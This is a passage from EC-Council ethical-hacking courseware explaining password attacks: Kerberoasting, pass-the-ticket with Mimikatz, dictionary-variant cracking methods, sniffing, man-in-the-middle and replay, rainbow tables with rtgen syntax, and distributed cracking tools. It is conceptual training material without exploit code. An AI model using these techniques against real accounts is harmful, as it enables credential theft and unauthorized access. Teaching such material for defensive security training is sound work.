  In this attack, attackers request a TGS for the service principal name (SPN) of the target service account. This request is made to the domain controller by using a valid domain user's authentication ticket (TGT). The domain controller does not have any records; if the user has accessed the network resources, it just searches the SPN in the Active Directory, and further replies with an encrypted ticket using a service account linked with SPN. The type of encryption used for the requested service ticket (ST) is RC4_HMAC_MD5, which indicates that for encrypting the ST, the NTLM password hash is used. To crack the ST, attackers export the TGS tickets from memory and save them offline to the local system. Furthermore, attackers use different NTLM hashes to crack the ST and, on successfully cracking it, the service account password can be discovered. Attackers use tools such as Kerberoast to perform Kerberoasting attacks on Kerberos authentication.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following steps are involved in Kerberoasting:

1. On behalf of a user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
2. The domain controller verifies the user account and replies with an encrypted TGT.
3. With a valid user authentication ticket (TGT), the attacker requests the TGS.
4. The domain controller verifies the TGT and replies with a TGS ticket.
5. The attacker stores the TGS ticket offline, and cracks it to extract the service account password and further access the network entity (here, the application server).




Figure 6.16: Kerberoasting

- **Pass-the-Ticket Attack**

  Pass-the-ticket is a technique used for authenticating a user to a system that is using Kerberos tickets without providing the user's password. Kerberos authentication allows users to access services provided by remote servers without the need to provide passwords for every requested service. To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using credential dumping tools.

  A TGT or ST can be captured based on the level of access permitted to a client. Here, the ST permits access to specific resources, and the TGT is used to send a request to the TGS for the ST to access all the services the client has been authorized to access.

  Silver Tickets are captured for resources that use Kerberos for the authentication process, and can be used to create tickets to call a specific service and access the system that offers the service.

  Golden tickets are captured for the domain with the KDS KRBTGT NTLM hash that allows the creation of TGTs for any profile in the Active Directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers launch pass-the-ticket attacks either by stealing the ST/TGT from an end-user machine and using it to disguise themselves as a valid user, or by stealing the ST/TGT from a compromised AS. After obtaining one of these tickets, an attacker can gain unauthorized access to the network services and search for additional permissions and critical data.

Attackers use tools such as Mimikatz, Rubeus, Windows Credentials Editor, etc. to launch pass-the-ticket attacks:

- **Mimikatz**

  Source: *https://github.com*

  Mimikatz allows attackers to pass Kerberos TGT to other computers and sign in using the victim's ticket. The tool also helps in extracting plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory. It is an open-source tool that enables anyone to see and store authentication data such as Kerberos tickets. Attackers can leverage this for privilege escalation and credential stealing.





Figure 6.17: Screenshot of Mimikatz

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Active Online Attacks

- **Combinator Attack**

  In a combinator attack, attackers combine the entries of the first dictionary with those of the second dictionary. The resultant list of entries can be used to produce full names and compound words. Attackers use this wordlist to crack a password on the target system and gain unauthorized access to the system files.

  Steps involved in a combinator attack:

  - Find a valid target user.
  - Build your own two dictionaries or download two different wordlist dictionaries from online sources.
  - Create a final wordlist by merging entries of two separate dictionaries. For example, if the first dictionary contains 100 words, and the second dictionary contains 70 words, then the merged dictionary contains 100 × 70 = 7000 words.
  - Use automated tools, such as hashcat, to crack the password of the target user.

  Attackers perform this type of password cracking in a situation where a random phrase of words is used as a default password generation procedure.

- **Fingerprint Attack**

  In a fingerprint attack, the passphrase is broken down into fingerprints consisting of single- and multi-character combinations that a target user might choose as his/her password. For example, for a word '`password`', this technique would create

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

fingerprints "**p**", "**a**", "**s**", "**s**", "**w**", "**o**", "**r**", "**d**", "**pa**" , "**ss**", "**wo**", "**rd**", etc. Attackers usually perform this attack to crack complex passwords such as "**pass-10**".

To perform this attack, attackers create a list of unique password hashes from a leaked password hash database, and then perform a brute-force attack to obtain a wordlist and further start the fingerprint attack.

- **PRINCE Attack**

  A PRobability INfinite Chained Elements (PRINCE) attack is an advanced version of a combinator attack in which, instead of taking inputs from two different dictionaries, attackers use a single input dictionary to build chains of combined words. This chain can have between 1 and *n* words from the input dictionary concatenated together to form a chain of words. For example, if the length of characters to be guessed is 5, then the following combinations are created from the input dictionary:

  5-letter word

  3-letter word + 2-letter word

  2-letter word + 3-letter word

  1-letter word + 4-letter word

  … etc.

- **Toggle-Case Attack**

  In a toggle-case attack, attackers try all possible upper-case and lower-case combinations of a word present in the input dictionary. For example, if a word in the input dictionary is "**xyz**", the following set of combinations is generated:

  Xyz

  Xyz

  XYz

  XYZ

  xYz

  … etc.

  The success rate of this attack is low for the following reasons:

  - If users use upper-case letters, they either use it in the first place or in between the word
  - In other cases, the users use a lower or equal number of upper-case letters than lower-case letters

- **Markov-Chain Attack**


  In Markov-chain attacks, attackers gather a password database and split each password entry into two- and three-character syllables (2-grams and 3-grams); using these


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

character elements, a new alphabet is developed, which is then matched with the existing password database.

In the initial phase of this attack, attackers set a threshold parameter for the occurrences of the elements, and only the letters present in the new alphabet that occurred at least the minimum number of times are selected. Furthermore, this technique combines the selected letters into words with a maximum length of eight characters, and then a dictionary attack is performed to crack the target password.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Passive Online Attacks

- **Wire Sniffing**

  Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets. Attackers rarely use sniffers to perform this type of attack. With packet sniffing, an attacker can gain passwords to applications such as email, websites, SMB, FTP, rlogin sessions, or SQL. As sniffers run in the background, the victim remains unaware of the sniffing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.18: Wire sniffing

As sniffers gather packets at the data link layer, they can grab all the packets on the LAN of the machine running the sniffer program. This method is relatively hard to perpetrate and computationally complicated. This is because a network with a hub implements a broadcast medium that all systems share on the LAN. The LAN sends the data to all machines connected to it. If an attacker runs a sniffer on one system on the LAN, he/she can gather data sent to and from any other system on the LAN. The majority of sniffer tools are ideally suited to sniff data in a hub environment. These tools are passive sniffers, as they passively wait for data transfer before capturing the information. They are efficient at imperceptibly gathering data from the LAN. The captured data may include passwords sent to remote systems during FTP, rlogin sessions, and electronic mail. The attacker uses these sniffed credentials to gain unauthorized access to the target system. There are a variety of tools available on the Internet for passive wire sniffing.

- **Man-in-the-Middle and Replay Attacks**

When two parties are communicating, a man-in-the-middle (MITM) attack can take place, in which a third party intercepts a communication between the two parties without their knowledge. The third party eavesdrops on the traffic and then passes it along. To do this, the "man in the middle" has to sniff from both sides of the connection simultaneously. In an MITM attack, the attacker acquires access to the communication channels between the victim and server to extract the information. This type of attack is often used in telnet and wireless technologies. It is not easy to implement such attacks owing to the TCP sequence numbers and the speed of the communication. This method is relatively hard to perpetrate and can sometimes be broken by invalidating the traffic.






Figure 6.19: Main-in-the-middle and replay attacks

In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access. The attacker uses this type of attack to replay bank transactions or similar types of data transfer, in the hope of replicating and/or altering activities, such as banking deposits or transfers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Offline Attacks

Offline attacks occur when the intruder checks the validity of passwords. He/she observes how the password is stored. If the usernames and passwords are stored in a readable file, it becomes easy for the attacker to gain access to the system. Hence, it is important to protect the list of passwords and keep it in an unreadable form, preferably encrypted.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Offline attacks, although time-consuming, are successful due to their small keyspace and short length. Notably, different password-cracking techniques are available on the Internet.

Two examples of offline attacks are as follows:

1. Rainbow table attack
2. Distributed Network Attack

- **Rainbow Table Attack**

  A rainbow table attack uses the cryptanalytic time–memory trade-off technique, which requires less time than other techniques. It uses already-calculated information stored in memory to crack the encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, known as a rainbow table, in advance.

  Rainbow Table: A rainbow table is a precomputed table that contains word lists like dictionary files and brute-force lists and their hash values. It is a lookup table specially used in recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

  Computed Hashes: An attacker computes the hash for a list of possible passwords and compares it to the pre-computed hash table (rainbow table). If attackers find a match, they can crack the password.

  Compare the Hashes: An attacker captures the hash of a password and compares it with the precomputed hash table. If a match is found, then the password is cracked. It is easy to recover passwords by comparing captured password hashes to the pre-computed tables.

  Examples of pre-computed hashes:

Figure 6.20: Pre-computed hashes

Tool to Create Rainbow Tables: rtgen

Source: *http://project-rainbowcrack.com*

RainbowCrack is a general-purpose implementation that takes advantage of the time–memory trade-off technique to crack hashes. This project allows you to crack a hashed password.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the rtgen tool of this project to generate the rainbow tables. As shown in the screenshot, the rtgen program needs several parameters to generate a rainbow table.

The syntax of the command line is:

Syntax: **`rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`**




Figure 6.21: Screenshot of rtgen

- **Distributed Network Attack**

  A Distributed Network Attack (DNA) is a technique used for recovering password-protected files that utilize the unused processing power of machines spread across the network to decrypt passwords. In this attack, the attacker installs a DNA manager in a central location where machines running DNA clients can access it over a network. The DNA manager coordinates the attack and assigns small portions of the key search to machines distributed throughout the network. The DNA client runs in the background, only taking the processor time that was unused. The program combines the processing capabilities of all the clients connected to the network and uses it to crack the password. Attackers use the Password Recovery Toolkit (PRTK), which is equipped with DNA tools, to perform this attack.

  The features of a DNA are as follows:

  - Easily reads statistics and graphs
  - Adds user dictionaries to crack a password
  - Optimizes password attacks for specific languages

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Modifies the user dictionaries
- Comprises stealth client installation functionality
- Automatically updates client while updating the DNA server

DNA can be classified into two modules:

- **DNA Server Interface**

  The DNA server interface allows users to manage DNA from a server. The DNA server module provides the user with the status of all the jobs that the DNA server is executing. The interface contains the following jobs:

  - **Current Jobs**: The current job queue consists of all the jobs added to the list by the controller. The current job list has many columns, such as the identification number assigned by the DNA to the job, the name of the encrypted file, the user's password, the password that matches a key that can unlock the data, the status of the job, and various other columns.
  - **Finished Jobs**: The finished job list provides information about the decryption jobs, including the password. It also has many columns that are similar to the current job list. These columns include the identification number assigned by DNA to the job, the name of the encrypted file, the decrypted path of the file, the key used to encrypt and decrypt the file, the date and time that the DNA server started working on the job, the date and time the DNA server finished working on the job, the elapsed time, etc.

- **DNA Client Interface**

  Users can use the DNA client interface from many workstations. The interface helps the client statistics to coordinate easily and is available on machines with the pre-installed DNA client application. There are several components, such as the name of the DNA client, the name of the group to which the DNA client belongs, and the statistics about the current job.

Network Management

The Network Traffic dialog box aids in the discovery of the network speed the DNA uses and each work-unit length of the DNA client. Using the work-unit length, a DNA client can work without contacting the DNA server. The DNA client application can contact the DNA server at the beginning and end of the work-unit length.

The user can monitor the job status queue and DNA. After collecting the data from the Network Traffic dialog box, the user can modify the client's work. When the size of the work-unit length increases, the speed of the network traffic decreases. A decrease in the speed of the traffic leads the client working on the jobs to spend longer amounts of time. Therefore, the user can make fewer requests to the server because of the reduction in the bandwidth of network traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Password Recovery Tools

Password recovery tools allow attackers to break complex passwords, recover strong encryption keys, and unlock several documents.

- **Elcomsoft Distributed Password Recovery**

  Source: *https://www.elcomsoft.com*

  The Elcomsoft Distributed Password Recovery application allows attackers to break complex passwords, recover strong encryption keys, and unlock documents in a production environment.

  Attackers can use this tool to recover the passwords of the target system to gain unauthorized access to the critical files and other system software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

